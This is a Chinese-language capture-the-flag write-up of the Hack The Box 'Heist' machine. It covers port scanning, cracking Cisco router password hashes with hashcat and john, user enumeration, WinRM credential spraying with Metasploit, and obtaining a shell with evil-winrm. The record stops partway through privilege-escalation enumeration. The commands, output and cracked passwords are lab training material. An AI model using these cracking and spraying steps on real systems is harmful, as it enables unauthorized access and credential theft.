


# 前言

Author: 0x584A



- nmap
- cisco password cracker
- john && hashcat
- CrackMapExec
- winrm\_login
- psexec
- procdump


## 信息收集

在 Beginner Track 中还剩下一些CTF的题，不太想做先放着，这里在做 Intro to Dante 里的题目，发现有几个已经做过了。



# Tracks

Tracks created by users, companies and universities.



## Intro to Dante

EASY



Emdee five for life

EASY



Heist

EASY



OpenAdmin

EASY



MarketDump

MEDIUM



Nest

EASY



Curling

EASY



老规矩，nmap开局

```

(x@kali)-[~/hackthebox/Heist]
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.149 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)

(x@kali)-[~/hackthebox/Heist]
$ echo $ports
80,135,445,5985,49669

(x@kali)-[~/hackthebox/Heist]
$ time nmap -sC -sV -p$ports 10.10.10.149
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-21 09:36 EST
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 60.00% done; ETC: 09:36 (0:00:11 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 09:37 (0:00:11 remaining)
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.71% done; ETC: 09:37 (0:00:00 remaining)
Nmap scan report for 10.10.10.149
Host is up (0.14s latency).

PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 10.0
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: Support Login Page
|_ Requested resource was login.php
135/tcp    open  msrpc            Microsoft Windows RPC
445/tcp    open  microsoft-ds?
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
49669/tcp  open  msrpc            Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2021-01-21T14:37:14
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.85 seconds
nmap -sC -sV -p$ports 10.10.10.149 0.62s user 0.15s system 0% cpu 1:41.88 total


```

开放的端口有 80、135、445、5985、49669，综合之前的经验，可能存在SMB、远程管理端口那shell的可能性。

首先查看下运行的HTTP服务，一个PHP的站。



当点击页面上的“Login as guest”时，会跳转至一个类似QA的页面。



嗨，我的Cisco路由器遇到了问题。这是以前的管理员使用过的部分配置。我对此并不陌生，不知道如何解决。:( <http://10.10.10.149/attachments/config.txt>

通过对话了解到，附件内提供的内容是 Cisco 路由器的配置指令，完了他还让管理员帮他创建了一个同名的账号，也就是 **Hazard**

先看配置：


```
1 version 12.2
2 no service pad
3 service password-encryption
4 !
5 isdn switch-type basic-5ess
6 !
7 hostname ios-1
8 !
9 security passwords min-length 12
10 enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
11 !
12 username rout3r password 7 0242114B0E143F015F5D1E161713
13 username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
14 !
15 !
16 ip ssh authentication-retries 5
17 ip ssh version 2
18 !
19 !
```

```

20 router bgp 100
21   synchronization
22   bgp log-neighbor-changes
23   bgp dampening
24   network 192.168.0.0 mask 255.255.0.0
25   timers bgp 3 9
26   redistribute connected
27   !
28 ip classless
29 ip route 0.0.0.0 0.0.0.0 192.168.0.1
30   !
31   !
32 access-list 101 permit ip any any
33 dialer-list 1 protocol ip list 101
34   !
35 no ip http server
36 no ip http secure-server
37   !
38 line vty 0 4
39   session-timeout 600
40   authorization exec SSH
41   transport input ssh

```

从配置中获悉到两个账号 `root3r`、`admin` 及三组密码，尝试Google查找明文。



Google search results for "cisco ios hash cracker".

找到约 582,000 条结果 (用时 0.72 秒)

www.ifm.net.nz › cookbooks › cisco-ios-enab... [▼ 翻译此页](#)

**Cisco IOS Enable Secret Type 5 Password Cracker - IFM**

Javascript tool to convert Cisco type 5 encrypted passwords into plain text so that you can read them. This is done using client side javascript and no information ...

www.ifm.net.nz › cookbooks › passwordcrac... [▼ 翻译此页](#)

**Cisco Password Cracker - IFM**

Try our Cisco IOS type 5 enable secret password cracker instead.. What's the moral of the story? Don't use the old type 7 passwords anymore. Use the new "secret" ...

community.cisco.com › routing › td-p [▼ 翻译此页](#)

**Decrypt Type 5 password - Cisco Community**

2017年8月2日 — [https://www.darknet.org.uk/2009/07/crack-pl-sha1-md5-hash- ...](https://www.darknet.org.uk/2009/07/crack-pl-sha1-md5-hash-...)  
[://www.ifm.net.nz/cookbooks/cisco-ios-enable-secret-password-cracker.html](https://www.ifm.net.nz/cookbooks/cisco-ios-enable-secret-password-cracker.html).

从文章 <https://medium.com/blacksecurity/root-me-cisco-password-decrypt-write-up-3b4beb890a76> 中成功找到在线的破解网站，根据type不同选择不同的破解。

passwords will be in lines like:

enable password 7 095C4F1A0A1218000F

...

username user password 7 12090404011C03162E

Take the type 7 password, such as the text above in red, and paste it into the box below and click "Crack Password".

Type 7 Password:

Crack Password

Plain text:

Have you got a type 5 password you want to break? Try our [Cisco IOS type 5 enable secret password cracker](#) instead..

## What's the moral of the story?

0242114B0E143F015F5D1E161713:\$uperP@ssword

02375012182C1A1D751618034F36415408:Q4)sJu\Y8qz\*A3?d

还剩最后一组，尝试用 hashcat 去破解，发现无 GPU 的情况下太慢了

```
(x@kali)-[~/hackthebox/Heist]
$ hashcat --help | grep '\$1\$'
500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5) | Operating System

(x@kali)-[~/hackthebox/Heist]
```

```

(x@kali)-[~/hackthebox/Heist]
$ hashcat -m 500 -a 0 -o pass.txt '$1$pdQG$o8nrSzsGXeaduXrjlvKc91' /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i5-7287U CPU @ 3.30GHz, 4376/4440 MB (2048 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session.....: hashcat
Status.....: Running
Hash.Name.....: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target.....: $1$pdQG$o8nrSzsGXeaduXrjlvKc91
Time.Started.....: Wed Jan 20 09:38:33 2021 (14 secs)
Time.Estimated...: Wed Jan 20 10:30:24 2021 (51 mins, 37 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4609 H/s (11.01ms) @ Accel:64 Loops:1000 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 65408/14344385 (0.46%)
Rejected.....: 0/65408 (0.00%)
Restore.Point....: 65408/14344385 (0.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1000
Candidates.#1....: sujata -> sheeda

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

```

换 john 去破解hash，指定线程后挺快的。

```

(x@kali)-[~/hackthebox/Heist]
$ john --fork=4 -w=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
1 0g 0:00:00:31 17.77% (ETA: 10:17:19) 0g/s 22145p/s 22145c/s 22145C/s whimple..whilbor
2 0g 0:00:00:31 17.81% (ETA: 10:17:19) 0g/s 22188p/s 22188c/s 22188C/s wgw9503..wgr1028
4 0g 0:00:00:31 17.78% (ETA: 10:17:19) 0g/s 22162p/s 22162c/s 22162C/s whbust123..whawha1234
3 0g 0:00:00:31 17.83% (ETA: 10:17:18) 0g/s 22212p/s 22212c/s 22212C/s wetham84..wetdog12
1 0g 0:00:00:36 21.06% (ETA: 10:17:15) 0g/s 22225p/s 22225c/s 22225C/s thugluv$..thuglife4lyf
3 0g 0:00:00:36 21.15% (ETA: 10:17:15) 0g/s 22317p/s 22317c/s 22317C/s they303boot697..thewueenof
2 0g 0:00:00:36 21.13% (ETA: 10:17:15) 0g/s 22291p/s 22291c/s 22291C/s thinhi00..thingnunza
4 0g 0:00:00:36 21.12% (ETA: 10:17:15) 0g/s 22280p/s 22280c/s 22280C/s thisisesparta..thishit
stealth1agent (?)
3 1g 0:00:00:39 DONE (2021-01-20 10:15) 0.02520g/s 22090p/s 22090c/s 22090C/s steal1..stealpony8
4 0g 0:00:01:00 DONE (2021-01-20 10:15) 0g/s 22746p/s 22746c/s 22746C/s mikeminh3..mikemayah@
2 0g 0:00:01:00 DONE (2021-01-20 10:15) 0g/s 22720p/s 22720c/s 22720C/s mild409..milcia
1 0g 0:00:01:00 DONE (2021-01-20 10:15) 0g/s 22698p/s 22698c/s 22698C/s mileyemily..miley01
Waiting for 3 children to terminate
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

获取用户flag



CrackMapExec提供了域环境（活动目录）渗透测试中一站式便携工具，它具有列举登录用户、通过SMB(Server Message Block)网络文件共享协议爬虫列出SMB分享列表，执行类似于Psexec的攻击、使用powerShell脚本执行自动式Mimikatz/Shellcode/DLL注入到内存中，dump NTDS.dit密码。 --- 倾旋的博客

此处之外还可以使用的 msf 的 winrm 模块来进行爆破。

成功获知一组：`hazard:stealth1agent`，但是并不能为我们获取到会话。

通过 lookupsid 获目标机器上的用户及组，得到全部用户。

```
(xⓀkali)-[~/hackthebox/Heist]
$ impacket-lookupsid hazard:stealth1agent@10.10.10.149
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

后面复盘的时候发现还可以使用 rpcclient 来获取用户的sid 等信息。

```
(xⓀkali)-[~/hackthebox/Heist]
$ rpcclient -u hazard%stealth1agen 10.10.10.149
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE

(xⓀkali)-[~/hackthebox/Heist]
$ rpcclient -u hazard%stealth1agent 10.10.10.149
rpcclient $>
```

将新的用户加入字典，尝试爆破。

```
msf6 auxiliary(scanner/winrm/winrm_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\rout3r:$superP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\rout3r:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\rout3r:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\admin:$superP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\admin:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\admin:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\hazard:$superP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\hazard:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\hazard:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\Administrator:$superP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\Administrator:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\Administrator:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\Jason:$superP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\Jason:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\Jason:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\Chase:$superP@ssword (Incorrect: )
[+] 10.10.10.149:5985 - Login Successful: SupportDesk\Chase:Q4)sJu\Y8qz*A3?d
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\support:$superP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\support:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SupportDesk\support:stealth1agent (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) >
```

1 [+] 10.10.10.149:5985 - Login Successful: SupportDesk\Chase:Q4)sJu\Y8qz\*A3?d

可是也和上面出现一样的问题，不能获取到会话。

```
(x⊗kali)-[~/hackthebox/Heist]
$ impacket-smbexec Chase:'Q4)sJu\Y8qz*A3?d'@10.10.10.149
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied

(x⊗kali)-[~/hackthebox/Heist]
$ impacket-psexec Chase:'Q4)sJu\Y8qz*A3?d'@10.10.10.149
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.149.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.

(x⊗kali)-[~/hackthebox/Heist]
$ impacket-wmiexec Chase:'Q4)sJu\Y8qz*A3?d'@10.10.10.149
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied
```

试试 evile-winrm，成功获取到 chase 用户的会话。

```
(x⊗kali)-[~/hackthebox/Heist]
$ evil-winrm -u chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
*Evil-WinRM* PS C:\Users\Chase\Documents> █
```

## 获取 root flag

在用户的桌面获得到待办事项，然而并没有什么卵用。

```
od*Evil-WinRM* PS C:\Users\Chase\Desktop> type todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
*Evil-WinRM* PS C:\Users\Chase\Desktop> █
[work] 1:openvpn- 2:ruby2.7* 3:zsh
```

到这我就直接卡住了... 完全不知道后面应该如何进行... 卡里两天的情况下我决定抄作业...额不，应该是说向 IPPSEC 大佬学习。。

从视频中了解的，htb的服务一般均部署在 `C:\inetpub` 文件夹内，但是因为权限问题无法枚举目录，但你要知道绝对路径是可以直接读取文件的。

```
*Evil-WinRM* PS C:\> cd inetpub
*Evil-WinRM* PS C:\inetpub> dir
```

Directory: C:\inetpub

Mode	LastWriteTime	Length	Name
d-----	4/21/2019 5:33 PM		custerr
d-----	4/22/2019 6:54 AM		history
d-----	4/22/2019 6:50 AM		logs
d-----	4/21/2019 5:33 PM		temp
d-----	4/21/2019 5:42 PM		wwwroot

```
*Evil-WinRM* PS C:\inetpub> cd wwwroot
*Evil-WinRM* PS C:\inetpub\wwwroot> dir
Access to the path 'C:\inetpub\wwwroot' is denied.
At line:1 char:1
+ dir
+ ~~~
+ CategoryInfo          : PermissionDenied: (C:\inetpub\wwwroot:String) [Get-ChildItem], UnauthorizedAccessException
